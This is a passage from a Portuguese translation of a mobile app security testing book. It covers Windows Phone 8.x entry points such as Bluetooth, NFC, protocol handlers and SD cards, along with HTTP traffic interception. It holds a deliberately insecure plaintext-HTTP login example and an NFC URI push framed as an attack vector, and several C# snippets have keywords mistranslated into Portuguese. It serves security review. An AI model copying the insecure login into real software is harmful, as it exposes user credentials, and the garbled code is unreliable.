Ao abri-los em uma ferramenta adequada, é possível analisar os arquivos XAML normalmente para a declaração dos controles WebBrowser e WebView. A análise do código C# recuperado também pode indicar como o controle WebBrowser ou WebView é usado pelo aplicativo, como nos trechos C# anteriores. [A Figura 11.1](#) demonstra a análise dos arquivos XAML recuperados pelo .NET reflector.



[Figura 11.1](#) Exibição de arquivos XAML no .NET reflector

O uso dos controles WebBrowser e WebView é indicado nos pacotes XAP pela presença do recurso ID\_CAP\_WEBBROWSERCOMPONENT no arquivo de manifesto do aplicativo (ou seja, WMAppManifest.xml), que, mais uma vez, você pode ler na revisão ou por meio da extração do diretório C:\Data\Programs\{GUID}\Install do aplicativo no seu dispositivo.

Para aplicativos somente da versão 8.1, o recurso mais geral internetClientServer é necessário no Package.appxmanifest em vez disso.

Abordamos as possíveis vulnerabilidades que podem surgir devido ao uso dos controles do WebBrowser e do WebView e como explorar esses problemas em "Ataque aos controles do WebBrowser e do WebView", mais adiante neste capítulo.

## Bluetooth

Uma API Bluetooth acessível a desenvolvedores de terceiros foi introduzida com o Windows Phone 8. A API oferece dois modos principais: de aplicativo para aplicativo e de aplicativo para dispositivo.

Você pode identificar os aplicativos que usam Bluetooth pela presença do recurso ID\_CAP\_PROXIMITY em seu arquivo WMAppManifest.xml, no caso de pacotes XAP, ou o recurso de proximidade em Package.appxmanifest para aplicativos APPX (aplicativos 8.1), como este:

```
<DeviceCapability Name="proximity" />
```

Nos modos de aplicativo para aplicativo e de aplicativo para dispositivo, a API Bluetooth pode ser usada para localizar pares próximos e, quando

encontrar um, usado para se conectar ao par. Se ambas as extremidades aceitarem a conexão, um soquete poderá ser criado e associado à conexão para que os dois hosts se comuniquem.

Quando estiver revisando o código de um aplicativo em uma revisão de código ou revisando o código recuperado por meio de engenharia reversa/reflexão (consulte "Engenharia reversa" no Capítulo 10), você verá que os aplicativos que usam Bluetooth farão uso das classes `PeerFinder` e `PeerInformation`, que fazem parte da API `Proximity` (`Windows.Networking.Proximity`). Para obter mais informações sobre as classes relevantes para Bluetooth, acesse suas respectivas páginas MSDN em <http://msdn.microsoft.com/en-us/library/windows.networking.proximity.peerfinder.aspx> e <http://msdn.microsoft.com/en-us/library/windows.networking.proximity.peerinformation.aspx>.

Por exemplo, um fragmento de código semelhante ao seguinte indicaria que o aplicativo faz uma conexão com um par Bluetooth que ele encontra, tenta iniciar uma conexão e, se for bem-sucedido, associa um soquete à conexão para comunicações adicionais com o aplicativo ou dispositivo "par".

```
var peers = await PeerFinder.FindAllPeersAsync(); [  
    ERROR CHECKING OMITTED]  
  
// selecionar o primeiro par que encontramos  
PeerInformation selectedPeer = peers[0];  
var streamSocket = await PeerFinder.ConnectAsync(selectedPeer);  
// Tentativa de conexão DoSomethingUseful(streamSocket);
```

Porque a API Bluetooth permite que os aplicativos do Windows Phone se comuniquem com dispositivos e aplicativos próximos, sua viabilidade como um ponto de entrada para dados potencialmente maliciosos é óbvia. Dependendo da natureza do aplicativo em questão, um aplicativo pode receber dados binários que podem ser analisados de forma insegura, pode receber dados que são armazenados em um arquivo ou receber dados que são processados de uma forma que pode ser explorada por um invasor.

A conclusão aqui é que todos os dados recebidos por Bluetooth são potencialmente mal-intencionados e estão sujeitos aos mesmos problemas de manipulação de dados não confiáveis que podem ocorrer com todos os aplicativos. Obviamente, a forma como os dados recebidos são usados é fundamental em uma análise de segurança; daí a utilidade de identificar esse ponto de entrada, após o qual você pode acompanhar os dados ao longo de todos os caminhos de código em que são usados.

## Sessões HTTP

Assim como acontece com os aplicativos para outras plataformas de smartphones, muitos aplicativos Windows Phone conectados à rede fazem solicitações da Web, como APIs REST, SOAP ou JSON, para recuperar informações e cumprir outras partes da funcionalidade e do comportamento.

Os dados recebidos em sessões HTTP podem ser analisados ou processados de maneira insegura por um aplicativo, o que significa que o uso de APIs HTTP representa pontos de entrada de dados viáveis, especialmente considerando que os dados retornados pelas APIs da Web geralmente não são confiáveis e são fornecidos ou influenciados por outros usuários de um serviço.

No Windows Phone 8.x, no momento em que este artigo foi escrito, várias APIs HTTP usadas popularmente estão disponíveis. O Windows Phone 8 tem `System.Net.Http.HttpClient` ([http://msdn.microsoft.com/en-us/library/system.net.http.httpclient\(v=vs.118\).aspx](http://msdn.microsoft.com/en-us/library/system.net.http.httpclient(v=vs.118).aspx)), e o Windows Phone 8.1 tem `System.Net.Http.HttpClient` e também `Windows.Web.Http.HttpClient` (<http://msdn.microsoft.com/en-US/library/windows/apps/windows.web.http.httpclient>). Tanto o WP8 quanto o 8.1 também têm a classe `HttpWebRequest` ([http://msdn.microsoft.com/en-us/library/system.net.httpwebrequest\(v=vs.110\).aspx](http://msdn.microsoft.com/en-us/library/system.net.httpwebrequest(v=vs.110).aspx)), que também permite que as solicitações da Web sejam feitas facilmente.

O exemplo de código a seguir demonstra uma solicitação `GET` sendo emitida no URL `example.com` usando `System.Net.Http.HttpClient`, e a resposta é exibida em uma caixa de mensagem:

```
var httpClient = new HttpClient();  
var response = await httpClient.GetAsync(new Uri(  
    "http://www.example.com/api/getInfo",  
    UriKind.RelativeOrAbsolute));  
  
response.EnsureSuccessStatusCode();  
var txt = response.Content.ReadAsStringAsync();
```

```
MessageBox.Show(txt.Result);
```

Você pode encontrar informações adicionais sobre as APIs HTTP comuns em suas respectivas páginas do MSDN, mencionadas anteriormente.

## Soquetes de rede

Embora mais aplicativos Windows Phone conectados à rede tendam a usar APIs de cliente HTTP para simplesmente se comunicar com serviços da Web, ainda não é incomum que os aplicativos se comuniquem com hosts remotos usando classes de soquete (um pouco) de nível inferior, usando HTTP ou algum outro protocolo ou esquema.

Se um aplicativo do Windows Phone usar sockets e for escrito em C#, é provável que o aplicativo esteja usando o namespace `System.Net.Sockets` ou uma classe relevante no namespace `Windows.Networking.Sockets`. Quando você estiver revisando o código ou o código recuperado por meio de reflexão, linhas de código semelhantes às seguintes provavelmente indicarão o uso de soquetes no aplicativo,

```
usando System.Net.Sockets;
```

ou

```
usando Windows.Networking.Sockets.<type>;
```

Os nomes dos métodos para conectar-se a um ponto de extremidade remoto, enviar dados por meio de um soquete e receber dados por meio de um soquete são, de forma bastante previsível, denominados `ConnectAsync()`, `SendAsync()` e `RecvAsync()`. Portanto, prestar atenção ao uso dessas APIs é útil para identificar pontos de entrada e analisar o comportamento e a funcionalidade de um aplicativo.

Você pode encontrar mais informações sobre a API `System.Net.Sockets` no MSDN ([http://msdn.microsoft.com/en-us/library/windows/apps/hh202858\(v=vs.105\).aspx](http://msdn.microsoft.com/en-us/library/windows/apps/hh202858(v=vs.105).aspx)) e ([http://msdn.microsoft.com/en-us/library/windows/apps/system.net.sockets\(v=vs.105\).aspx](http://msdn.microsoft.com/en-us/library/windows/apps/system.net.sockets(v=vs.105).aspx)).

Em geral, as classes mais frequentemente encontradas no namespace `Windows.Networking.Sockets` são `StreamSocket` e `DatagramSocket`, que são implementações de TCP e UDP, respectivamente. Consulte a documentação do MSDN para obter detalhes sobre o uso do `StreamSocket`, do `DatagramSocket` e de outras classes do `Windows.Networking.Sockets` classes (<http://msdn.microsoft.com/en-us/library/windows/apps/br212061.aspx>).

## Comunicação de campo próximo

Alguns dispositivos da operadora do Windows Phone suportam Near Field Communication (NFC), que pode ser usado para transferir dados entre dispositivos que estejam muito próximos um do outro. Normalmente, isso significa alguns centímetros.

A classe padrão para enviar e receber dados de cadeia de caracteres entre um aplicativo habilitado para NFC e um dispositivo de proximidade em aplicativos C# é a classe `ProximityDevice` (<http://msdn.microsoft.com/en-us/library/windows.networking.proximity.proximitydevice.aspx>).

Por exemplo, você pode usar um fragmento de código semelhante ao seguinte para publicar uma nova mensagem `WriteTagNFC`:

```
ProximityDevice nfcDevice = ProximityDevice.GetDefault(); [ ...  
]  
  
if (nfcDevice != null)      // nfc suportado pelo dispositivo  
{  
    long nfcId = nfcDevice.PublishMessage(  
"Windows.SampleMessageType", "Esta é uma mensagem NFC...");  
  
    Debug.WriteLine("id of nfc message is {0}", nfcId); [  
    ... ]  
}  
  
else {      // nfc não suportado pelo  
    dispositivo  
    throwNfcError();  
}
```

Por outro lado, para receber uma mensagem NFC, você pode usar um código como o seguinte:

```

ProximityDevice myNfcDevice = ProximityDevice.GetDefault();

// Certifique-se de que o NFC
// seja compatível se (myNfcDevice
// != null)
{
    long Id = myNfcDevice.SubscribeForMessage(
"Windows.SampleMessageType", nfcMessageReceivedCallback);

}

private void nfcMessageReceivedCallback( ProximityDevice
sender,ProximityMessage message)
{
    Debug.WriteLine("mensagem nfc recebida de {0}:{1}",
sender.DeviceId, message.DataAsString);
}

```

Nesse ponto, ao receber com êxito uma mensagem NFC, a mensagem .DataAsString contém os dados em formato de cadeia.

Os aplicativos que usam APIs NFC devem ter os recursos `ID_CAP_NETWORKING` e `ID_CAP_PROXIMITY` em seu `WMAppManifest.xml` ou, para pacotes APPX, a presença do recurso de proximidade no arquivo `Package.appxmanifest`:

```
<DeviceCapability Name="proximity" />
```

É interessante notar que a funcionalidade NFC do Windows Phone oferece um ponto de entrada para manipuladores de protocolo (um mecanismo IPC), sem que o aplicativo em questão tenha sequer se inscrito para receber mensagens NFC ([http://msdn.microsoft.com/en-us/library/windows/apps/jj206987\(v=vs.105\).aspx](http://msdn.microsoft.com/en-us/library/windows/apps/jj206987(v=vs.105).aspx)).

Isso significa que, se um dispositivo receber uma mensagem NFC contendo um URL, o URL será tratado usando o manipulador de protocolo registrado para esse esquema no dispositivo receptor. Consulte as seções "Manipuladores de protocolo" e "Vulnerabilidades de comunicação entre processos" mais adiante neste capítulo para obter mais detalhes.

## Códigos de barras

Muitos aplicativos para smartphones incluem a capacidade de consumir códigos de barras por meio da câmera integrada do dispositivo. Alguns exemplos de tipos de aplicativos com essa funcionalidade incluem aplicativos de varejistas comerciais, bancos e vendedores de ingressos para digitalização de ofertas e descontos em produtos e serviços. Nos aplicativos do Windows Phone, o mais provável de todos os códigos de barras a serem manipulados são, sem dúvida, os códigos QR.

Embora não existam APIs publicamente acessíveis no Windows Phone 8.x para a leitura de códigos QR no momento em que este artigo foi escrito, várias bibliotecas comumente usadas são de domínio público, algumas das quais são de código aberto. Uma popular é a ZXing.NET, que tem uma página oficial do projeto codeplex (<http://zxingnet.codeplex.com>).

Os aplicativos que usam o ZXing.NET podem usar um código semelhante ao seguinte para analisar o texto de um código QR salvo (que pode ter sido lido por meio da câmera):

```

IBarcodeReader reader = new BarcodeReader();

var barcodeBitmap = (Bitmap)Bitmap.LoadFrom("saved_qr_code.png");

// decodificar o código de barras
var result = reader.Decode(barcodeBitmap);

// funcionou?
Se (resultado != nulo)
{
    txtDecoderType.Text = result.BarcodeFormat.ToString();
    txtDecoderContent.Text = result.Text;
}

```

Após a decodificação bem-sucedida, `txtDecoderContent.Text` agora contém o texto representado pelo código de barras.

Os aplicativos que exigem o uso da câmera devem ter o recurso `ID_CAP_ISV_CAMERA` solicitado em seu `WMAppManifest.xml` ou, no caso de aplicativos do Windows Phone 8.1 (APPX), o recurso de webcam deve ser

solicitado no arquivo `.appxmanifest` do pacote:

```
<DeviceCapability Name="webcam" />
```

Os códigos de barras podem representar pontos de entrada de dados interessantes porque o aplicativo ou o aplicativo do lado do servidor pode tratar os dados recuperados com um nível inseguro de confiança. Entre os exemplos possíveis estão a confiança nos dados de modo que ofertas ou descontos inexistentes sejam obtidos devido à lógica desavisada do lado do servidor. Os aplicativos do Windows Phone podem, em alguns casos, também estar vulneráveis a vários tipos de bugs de injeção ao usar dados analisados de códigos QR; as possibilidades dependem do aplicativo e do contexto.

## Cartões SD

Os cartões SD podem representar um ponto de entrada interessante para os aplicativos que leem a partir deles, pois os arquivos nos cartões SD não são necessariamente confiáveis como os arquivos que podem estar na área restrita do aplicativo.

Os arquivos em mídia SD não são necessariamente confiáveis, pois os cartões SD são frequentemente comprados a preços baixos (como on-line ou em mercados) e inseridos em dispositivos sem precauções. Os cartões SD também podem ser passados entre colegas e pares como forma de troca de arquivos.

A API padrão para acesso a um cartão SD é `Windows.Phone.Storage`. O Windows Phone 8.x fornece acesso ao cartão SD por meio do registro de extensão de arquivo, o que significa que um aplicativo só pode ver e ler arquivos no cartão SD que contenham a(s) extensão(ões) de arquivo para a(s) qual(is) o aplicativo se registrou. O Windows Phone 8.1 também permite acesso de gravação a cartões SD, mas, novamente, somente para extensões de arquivo que o aplicativo tenha registrado.

As associações de manipulação de arquivos são declaradas no arquivo `WMAppManifest.xml` ou `Package.appxmanifest` de um aplicativo. Um aplicativo que pode ler arquivos com a extensão `.ext` do cartão SD pode ter uma marcação semelhante à seguinte em seu arquivo de manifesto:

```
<Extensões>
    <FileTypeAssociation TaskID="_default" Name="EXT"
NavUriFragment="fileToken=%s">
        <Logos>
            <Logo Size="small"
IsRelative="true">Assets/Route_Mapper_Logo33x33.png
        </Logo>
            <Logo Size="medium"
IsRelative="true">Assets/Route_Mapper_Logo69x69.png
        </Logo>
            <Logo Size="large"
IsRelative="true">Assets/Route_Mapper_Logo176x176.png
        </Logo>
    </Logos>
    <Tipos de arquivos suportados>
        <FileType ContentType="application/ext">.ext</FileType>
    </SupportedFileTypes>
</FileTypeAssociation>
</Extensões>
```

Ou, para aplicativos voltados apenas para a versão 8.1, no arquivo `Package.appxmanifest`:

```
<Extensão Category="windows.fileTypeAssociation">
    <FileTypeAssociation Name="myext">
        <DisplayName>myExt</DisplayName>
        <Tipos de arquivos suportados>
            <FileType ContentType="application/myext">.ext</FileType>
        </SupportedFileTypes>
    </FileTypeAssociation>
</Extensão>
```

Ambos informam o sistema operacional para associar a extensão de arquivo `.ext` ao aplicativo em questão.

Um aplicativo pode então usar `ExternalStorageDevice`, `ExternalStorageFolder` e outras classes padrão para ler arquivos `.ext` de um cartão SD conectado. O código a seguir recupera o conteúdo de todos os arquivos `.ext` presentes no cartão SD e os exibe em uma caixa de mensagem:

```
ExternalStorageDevice sdCard = (await
ExternalStorage.GetExternalStorageDevicesAsync()).FirstOrDefault();
```

```

Se (sdCard != null)
{
    // Obter a pasta raiz no cartão SD. ExternalStorageFolder
    sdrootFolder = sdCard.RootFolder; if (sdrootFolder != null)
    {
        // Lista todos os arquivos na pasta raiz.
        var files = await sdrootFolder.GetFilesAsync();
        if (files != null)
        {
            foreach (ExternalStorageFile file in files)
            {
                Stream s = await file.OpenForReadAsync();
                if (s != null || s.Length == 0)
                {
                    long streamLength = s.Length; StreamReader
                    sr = new StreamReader(s);
                    // exibir o conteúdo do arquivo
                    MessageBox.Show(sr.ReadToEnd());
                }
                mais
                {
                    MessageBox.Show(
"Não havia arquivos na pasta raiz");
                }
            }
        }
        mais
        {
            MessageBox.Show( "Falha
ao obter a pasta raiz no cartão SD");
        }
    }
    mais
    {
        MessageBox.Show("Cartão SD não encontrado no dispositivo");
    }
}

```

Os aplicativos que leem a partir de cartões SD exigem que o recurso `ID_CAP_REMOVABLE_STORAGE` ou `removableStorage` esteja presente no arquivo `WMAppManifest.xml` ou `Package.appxmanifest` (em aplicativos somente da versão 8.1), respectivamente.

Dependendo de como um aplicativo usa ou analisa o conteúdo do arquivo do cartão SD, o uso de cartões SD não confiáveis pode, de fato, representar um risco à segurança.

As associações de extensão de arquivo são efetivamente um tipo de mecanismo de IPC. (Consulte "Interfaces de comunicação entre processos" e "Vulnerabilidades de comunicação entre processos", mais adiante neste capítulo, para obter mais detalhes sobre os aspectos de segurança dos manipuladores de extensão de arquivo em um contexto mais geral).

## Interfaces de comunicação entre processos

O termo IPCs (*Interprocess Communications, Comunicações entre Processos*) é usado para descrever a interação significativa entre dois processos separados. Os sistemas operacionais modernos tendem a ter uma variedade de mecanismos de IPC, muitas vezes incluindo pipes nomeados, soquetes de domínio local, regiões de memória compartilhada, interfaces RPC/LPC e outros. No entanto, nos sistemas operacionais móveis, onde os desenvolvedores operam em um ambiente muito mais fechado, as APIs tendem a existir apenas para um ou dois mecanismos de IPC, e o uso de primitivos de nível inferior implementados pelo sistema operacional é desencorajado ou até mesmo proibido pelas respectivas regras de armazenamento de aplicativos.

Os sistemas operacionais Windows Phone 8.x oferecem dois mecanismos de IPC oficialmente suportados: manipuladores de protocolo e associações de extensão de arquivo (também apresentados brevemente anteriormente). Esses mecanismos permitem que aplicativos de terceiros interajam entre si, geralmente permitindo que um aplicativo passe dados para outro aplicativo ou influencie seu fluxo de controle ou operação de alguma forma supostamente útil.

Portanto, é lógico que a exposição das interfaces IPC nos aplicativos pode representar pontos de entrada de dados interessantes, de modo que a capacidade de identificar sua presença nos aplicativos é útil para um revisor de segurança.

### Manipuladores de protocolo

A capacidade de registrar manipuladores de protocolo personalizados em seu aplicativo foi introduzida no Windows Phone 8, e seu uso pelos desenvolvedores não é diferente de como os desenvolvedores de iOS e Android também registram e usam manipuladores de protocolo personalizados em seus aplicativos. Os manipuladores de protocolo também são conhecidos como manipuladores de URL.

Principalmente, os manipuladores de protocolo personalizados permitem que os desenvolvedores registrem seu próprio esquema de URL, que pode ser chamado externamente, por exemplo, por meio de uma página da Web ou de outro aplicativo da loja. Depois de ser chamado, o aplicativo que possui o esquema de protocolo é iniciado em uma função de ponto de entrada bem definida, na qual o lançamento e todos os dados passados por meio do esquema de URL podem ser tratados como o desenvolvedor desejar.

Você declara os manipuladores de protocolo no arquivo `WMAAppManifest.xml` ou `Package.appxmanifest` de um aplicativo (para aplicativos somente da versão 8.1), que você já terá em uma revisão de código; se o código não estiver disponível, você poderá obter o arquivo `WMAAppManifest.xml` por meio do acesso ao sistema de arquivos em um dispositivo que tenha o aplicativo instalado.

A presença de manipuladores de protocolo em um aplicativo é evidente pela presença da tag `<Protocol>` no manifesto `WMAAppManifest.xml`, porque essa é a tag usada para registrar os manipuladores de protocolo. Por exemplo, o seguinte fragmento XML no manifesto `WMAAppManifest.xml` resultaria no registro de `myproto://`:

```
[ ... ]  
  
<Extensões>  
    <Protocol Name="myproto" NavUriFragment="encodedLaunchUri=%s"  
TaskID="_default" />  
</Extensões> [  
  
... ]
```

Para aplicativos somente da versão 8.1, algo semelhante ao seguinte estaria presente no arquivo `Package.appxmanifest`:

```
<Extensão Category="windows.protocol">  
    <Protocol Name="myproto">  
        <Logo>test.jpg</Logo>  
        <DisplayName>myproto</DisplayName>  
    </Protocol>  
</Extensão>
```

Se um dispositivo receber uma URL via NFC, o manipulador de protocolo registrado relevante será iniciado para tratar a URL recebida (consulte [http://msdn.microsoft.com/en-us/library/windows/apps/jj206987\(v=vs.105\).aspx](http://msdn.microsoft.com/en-us/library/windows/apps/jj206987(v=vs.105).aspx)), desde que o usuário dê permissão em um prompt. Por exemplo, um dispositivo Windows Phone próximo poderia usar a API Proximity da seguinte maneira para fazer com que o outro telefone manipule a associação de URL da mesma forma que faria com um URL iniciado localmente:

```
long Id = device.PublishUriMessage(new System.Uri("myUrl:something"));
```

Esse pode ser um vetor de ataque interessante para atingir os pontos de entrada do manipulador de protocolo sem a necessidade de fazer com que o usuário visite uma página da Web desonesta ou obtenha um aplicativo desonesto no dispositivo de destino, porque muitos usuários simplesmente tocam em Sim (ou equivalente) em todas as solicitações.

## **Manipuladores de extensão de arquivo**

As associações de manipuladores de arquivos foram mencionadas brevemente na seção anterior "Cartões SD". Para resumir, os manipuladores de extensão de arquivo são um tipo de mecanismo IPC e funcionam de forma semelhante aos manipuladores de protocolo.

Explicado de forma concisa, se um aplicativo se registrar para ser associado a uma determinada extensão de arquivo, toda vez que um arquivo com essa extensão for aberto, o aplicativo associado será iniciado e terá a opção de lidar com esse arquivo. Normalmente, o aplicativo copia o arquivo, analisa-o, exibe-o ou o processa de outra forma. Um bom exemplo é um leitor de PDF: ele se registra para associação com a extensão `.pdf` e, em seguida, abre, analisa e renderiza arquivos PDF sempre que um deles é aberto.

Como os aplicativos que se registram como manipuladores de extensão de arquivo geralmente analisam os dados encontrados no arquivo aberto, esse tipo de ponto de entrada pode representar uma área interessante nas revisões de código. Além disso, como os arquivos podem ser recebidos como anexos de e-mail ou por meio de downloads do navegador, os ataques de invasores remotos também são uma possibilidade.

Você pode identificar a presença de um manipulador de associação de arquivos pela presença de `<FileTypeAssociation>` e

<FileType> no arquivo WMAppManifest.xml ou em Package.appxmanifest para aplicativos somente da versão 8.1. Por exemplo, a tag

A marcação a seguir registra a extensão de arquivo .myExt para o aplicativo que está sendo instalado:

```
<Extensões>
    <FileTypeAssociation TaskID="_default"
Name="myExt" NavUriFragment="fileToken=%s">
        <Logos>
            <Logo Size="small"
IsRelative="true">Assets/Route_Mapper_Logo33x33.png</Logo>
            <Logo Size="medium"
IsRelative="true">Assets/Route_Mapper_Logo69x69.png</Logo>
            <Logo Size="large"
IsRelative="true">Assets/Route_Mapper_Logo176x176.png</Logo>
        </Logos>
        <Tipos de arquivos suportados>
            <FileType ContentType="application/ext">.myExt</FileType>
        </SupportedFileTypes>
    </FileTypeAssociation>
</Extensões>
```

Ou para aplicativos somente da versão 8.1 (APPX):

```
<Extensão Category="windows.fileTypeAssociation">
    <FileTypeAssociation Name="myext">
        <DisplayName>myExt</DisplayName>
        <Tipos de arquivos suportados>
            <FileType ContentType="application/myext">.myExt
        </SupportedFileTypes>
    </FileTypeAssociation>
</Extensão>
```

## Notificações de brinde

As notificações de brinde, também conhecidas como toasts, são mensagens que aparecem na parte superior da tela (mesmo quando outro aplicativo está em primeiro plano), informando o usuário sobre um evento. Por exemplo, os aplicativos de mensagens podem enviar um brinde quando alguém inicia uma conversa com o usuário.

Embora os aplicativos devam enviar apenas toasts que mapeiam para páginas em seu próprio aplicativo, o Windows Phone 8 (não o 8.1) permite que o código envie notificações de toast que, quando tocadas, abrem páginas XAML em outros aplicativos instalados no dispositivo. Isso é possível chamando uma API nativa chamada `Shell_PostMessageToast()`, que é exportada por `ShellChromeAPI.dll`.

Portanto, os toasts podem fornecer um ponto de entrada para as páginas XAML e, portanto, para a funcionalidade que os desenvolvedores provavelmente nunca pretendiam que pudesse ser chamada por ninguém além deles e de seu próprio código.

Fornecemos mais informações sobre as notificações de toast mais adiante neste capítulo, na seção "Vulnerabilidades de comunicação entre processos", incluindo como enviar toasts para aplicativos arbitrários e como eles podem ajudá-lo a explorar erros em páginas mal codificadas.

## Ataque à segurança de transporte

Um grande número de aplicativos do Windows Phone fornece grande parte de sua funcionalidade principal por meio da comunicação com serviços na Internet. Muitos aplicativos realizam comunicações de rede para fornecer aos usuários interfaces avançadas baseadas na Web e alguns chamam APIs baseadas na Web que fornecem e facilitam a funcionalidade e a finalidade do aplicativo.

Ao avaliar a segurança de um aplicativo móvel, é importante dar uma olhada nos aspectos de transporte da rede por dois motivos principais: para obter informações sobre o que está sendo enviado e recebido dos hosts da rede e para avaliar se o tráfego confidencial está sendo comunicado para frente e para trás com as medidas de segurança adequadas aplicadas. Por exemplo, os logins e outras autenticações estão sendo feitos via SSL ou estão sendo feitos de forma clara, via HTTP padrão?

Esta seção explora como avaliar a segurança das comunicações entre um aplicativo e os hosts da rede, além de como interceptar as comunicações com o objetivo de manipular o tráfego entre o aplicativo e os hosts da rede.

e um host de rede.

Também discutimos como identificar falhas de implementação que podem estar presentes mesmo quando o HTTPS/SSL é usado para tráfego sensível, e como essas falhas podem prejudicar a segurança do tráfego de rede associado.

## Identificação e captura de comunicações HTTP de texto não criptografado

Apesar das implicações do uso de um transporte de texto não criptografado, como o HTTP padrão, para comunicações de dados confidenciais, muitos aplicativos móveis usam HTTP de texto não criptografado para a maior parte ou todo o tráfego. Ainda não é incomum, no momento em que escrevo este livro, que os aplicativos executem a autenticação por meio de HTTP de texto não criptografado, nos mundos móvel, de desktop e corporativo.

No nível do código, um aplicativo do Windows Phone 8.x pode usar a classe `HttpClient` para interagir com uma API da Web, por exemplo. Em um aplicativo C#, uma chamada para um serviço de autenticação hipotético poderia ser composta pelo seguinte código:

```
string url = "http://www.myapp.com/api/login";
var values = new List<KeyValuePair<string, string>>
{
    novo KeyValuePair<string, string>("username", myUsername),
    novo KeyValuePair<string, string>("password", myPassword)
};

var httpClient = new HttpClient(new HttpClientHandler()); HttpResponseMessage
response = await httpClient.PostAsync(new Uri(url), new
FormUrlEncodedContent(values));
response.EnsureSuccessStatusCode();
var responseString = await response.Content.ReadAsStringAsync();
```

Esse código executa uma solicitação POST com as credenciais de nome de usuário e senha como parâmetros POST. Da mesma forma, um aplicativo pode estar usando `WebClient`, `HttpWebRequest` ou outra API para fazer suas solicitações.

O objeto `uri` string está definido como `http://www.myapp.com/api/login`, que é claramente um URL que resultará em uma solicitação HTTP não protegida por SSL. Considerando que a solicitação está fazendo uma chamada de autenticação, essa prática de codificação representa um sério risco à segurança, o que poderia permitir que um invasor adequadamente posicionado espionasse as credenciais e a solicitação em geral.

Da mesma forma, um controle do `WebBrowser` pode ter sido direcionado para um URL não HTTPS, ou seja, um controle do `WebBrowser` pode ter sido direcionado para um URL não HTTPS:

```
myWebBrowser.Navigate(new Uri("http://www.google.co.uk",
UriKind.Absolute));
```

Isso também pode ser feito com um controle `WebView`.

Com um código ou código recuperado usando ferramentas de reflexão do C#, esse problema de segurança é trivial de ser detectado, mas o problema é quase igualmente fácil de ser encontrado exclusivamente por meio de testes manuais básicos, quando não há nenhuma forma de código-fonte disponível.


Você pode configurar o Windows Phone 8.x para rotear todo o tráfego HTTP por meio de uma ferramenta de proxy, como o Burp Suite, o Fiddler ou o ZAP da OWASP. Esse recurso permite que todo o tráfego HTTP padrão seja analisado em tempo real à medida que um aplicativo se comunica com um servidor da Web remoto.

Para configurar um dispositivo Windows Phone 8.x para enviar o tráfego da Web por meio de um proxy, primeiro configure seu laptop de teste para estar na mesma rede sem fio que o dispositivo WP e execute a ferramenta de proxy HTTP de sua escolha. Em seguida, vá para Configurações de WiFi e clique no nome da rede sem fio à qual o dispositivo está conectado. A tela apresentada será muito parecida com a da [Figura 11.2](#).



**Figura 11.2** Configurações de proxy desativadas

Para definir um servidor proxy, mude o controle deslizante para a direita e digite o endereço IP (ou nome do host) do sistema onde você configurou anteriormente a ferramenta proxy e insira o número da porta apropriada. (Consulte [Figura 11.3](#).)



**Figura 11.3** Configurações de proxy definidas

Nesse ponto, você pode ver todo o tráfego HTTP padrão viajando do dispositivo no aplicativo proxy, como o Burp Suite capturando uma solicitação de um dispositivo Samsung Ativ para o mecanismo de pesquisa do Google, conforme mostrado na [Figura 11.4](#).

**Figura 11.4** O Burp Suite captura o tráfego da Web de um dispositivo Windows Phone

Se estiver usando o emulador de WP8 ou WP8.1 em vez de um dispositivo, as configurações de proxy não precisam ser configuradas no dispositivo; basta configurar as configurações de proxy por meio do Internet Explorer, pois o emulador

honra o proxy

configurações do sistema host.

Agora que o tráfego HTTP de texto claro está sendo roteado por um proxy de interceptação, um testador pode examinar o tráfego da Web que está sendo enviado e recebido pelo dispositivo. Um aplicativo que envia e recebe informações confidenciais, incluindo credenciais de login, informações financeiras, informações médicas ou informações de identificação pessoal (PII), é inaceitável e constitui uma séria ameaça à segurança.

Da mesma forma, se o tráfego (que será HTTP de texto não criptografado) puder ser interceptado em tempo real dessa maneira, uma sessão HTTP de texto não criptografado também representará um ponto de entrada no aplicativo, pois invasores adequadamente posicionados que estejam realizando um ataque man-in-the-middle em um usuário desavisado poderão injetar dados de sua escolha nas respostas e solicitações HTTP. Esses ataques podem incluir a injeção de HTML e JavaScript arbitrários nas interfaces do WebBrowser.

Embora o tráfego emitido por meio das APIs HTTP padrão (HttpClient) e dos controles do WebBrowser honre as configurações de proxy do dispositivo (ou do emulador), as comunicações de soquete não o fazem; portanto, você deve usar outros meios para capturarativamente o tráfego que não seja de natureza HTTP. Mais informações sobre esse tópico aparecem mais adiante em "Captura de tráfego não HTTP/HTTPS".

## Identificação e captura de comunicações HTTPS

Ao fazer proxy de um aplicativo, você pode descobrir que nenhum tráfego HTTP está visível na sua ferramenta de proxy, mesmo sabendo que o aplicativo faz solicitações da Web. Em casos como esse, o aplicativo provavelmente está usando HTTPS (ou seja, protegido por SSL) em vez de HTTP padrão e, como resultado, a verificação de validação da cadeia de certificados SSL falha, resultando em nenhuma sessão SSL sendo realmente negociada. Essas situações se tornam aparentes quando nenhum tráfego é exibido no proxy e, muitas vezes, o aplicativo reclama que algo deu errado ou que o acesso à Internet não estava disponível.

Os aplicativos que estão usando corretamente o HTTPS para suas solicitações da Web e chamadas de API podem estar usando códigos como os seguintes:

